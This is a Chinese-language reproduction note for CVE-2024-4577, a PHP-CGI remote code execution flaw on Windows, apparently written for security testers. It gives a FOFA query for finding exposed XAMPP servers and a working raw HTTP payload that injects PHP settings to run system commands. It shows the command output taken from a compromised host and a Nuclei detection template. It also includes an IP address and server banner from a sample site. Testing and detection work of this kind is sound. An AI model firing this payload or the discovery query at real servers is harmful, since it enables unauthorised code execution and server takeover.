P13-1PHP-CGI-Windows平台-RCE

漏洞描述：

该漏洞可在受影响的环境下执行任意PHP代码，从而获取操作系统权限。最严重的情况下，这可能导致服务器的完全接管，敏感数据泄露，甚至将服务器转化为发起其他攻击的跳板。


影响版本：

PHP 8.3 < 8.3.8

PHP 8.2 < 8.2.20

PHP 8.1 < 8.1.29

网站图片：



Access forbidden!

New XAMPP security concept:

Access to the requested directory is only available from the local network.

This setting can be configured in the file "httpd-xampp.conf".

If you think this is a server error, please contact the webmaster.

Error 403

221.226.152.110
Apache/2.4.2 (Win32) OpenSSL/1.0.1c PHP/5.4.4

fofa语法：

header="Xampps_info" || body="/xampps.jpg" || (header="location http" && header="xampp") || body="content=\"Kai Oswald Seidler" || title="XAMPP for" || title="XAMPP Version" || body="font-size: 1.2em; color: red;\">New XAMPP"


漏洞复现：

该poc仅适用于XAMPP默认配置 payload：

```
GET /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Content-Type: application/x-www-form-urlencoded
REDIRECT-STATUS:1

<?php system("dir");?>
```

效果图：



```
GET /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Content-Type: application/x-www-form-urlencoded
REDIRECT-STATUS:1

<?php system("dir");?>
```

```
HTTP/1.1 200 OK
Date: Sat, 08 Jun 2024 07:00:29 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Content-Type: text/html; charset=UTF-8
Content-Length: 72662

Active code page: 65001
 �Ma� C ������MЅ������кC
 �MaЙ�:  267F-A3FC

 C:\xampp\php ���ʒ�

2024/06/07  �U�� 11:20    <DIR>          .
2024/06/07  �U�� 11:20    <DIR>          ..
2024/06/07  �U�� 11:16    <DIR>          cfg
2024/06/07  �U�� 11:17    <DIR>          CompatInfo
2016/01/27  �U�� 07:02            18,869 CompatInfo.php
2024/06/07  �U�� 11:16    <DIR>          data
2023/10/25  �W�� 05:56           137,728 deplister.exe
2024/06/07  �U�� 11:17    <DIR>          dev
2024/06/07  �U�� 11:16    <DIR>          docs
2024/06/07  �U�� 11:16    <DIR>          ext
2024/06/07  �U�� 11:16    <DIR>          extras
2023/10/25  �W�� 05:56         1,609,728 glib-2.dll
2023/10/25  �W�� 05:56            18,944 gmodule-2.dll
2023/10/25  �W�� 05:56        30,422,016 icudt71.dll
2023/10/25  �W�� 05:56         3,031,552 icuin71.dll
2023/10/25  �W�� 05:56            60,928 icuio71.dll
2023/10/25  �W�� 05:56         2,253,312 icuuc71.dll
2024/06/07  �U�� 11:16    <DIR>          lib
2023/10/25  �W�� 05:56         5,199,360 libcrypto-3-x64.dll
2023/10/25  �W�� 05:56            42,496 libenchant2.dll
2023/10/25  �W�� 05:56           289,792 libpq.dll
2023/10/25  �W�� 05:56           209,920 libsasl.dll
2023/10/25  �W�� 05:56           303,616 libsodium.dll
2023/10/25  �W�� 05:56         1,646,080 libsqlite3.dll
2023/10/25  �W�� 05:56           380,928 libssh2.dll
2023/10/25  �W�� 05:56           778,240 libssl-3-x64.dll
2023/10/25  �W�� 05:56             3,272 license.txt
```

Yaml模板：

id: CVE-2024-4577 info: name: CVE-2024-4577 author: 0xsec severity: critical description: CVE-2024-4577 reference: - https://www.secrss.com/articles/66892 tags: CVE-2024-4577,critical,php,rce http: - raw: - |- POST /php-cgi/php-cgi.exe?%add+allow_url_include%3d1+%add+auto_prepend_file%3dphp://input HTTP/1.1 Host: {{Hostname}} REDIRECT-STATUS:1 Content-Type: application/x-www-form-urlencoded

```
    <?php echo "0xsec";?>
  matchers:
  - type: word
    part: body
    words:
      - 0xsec
```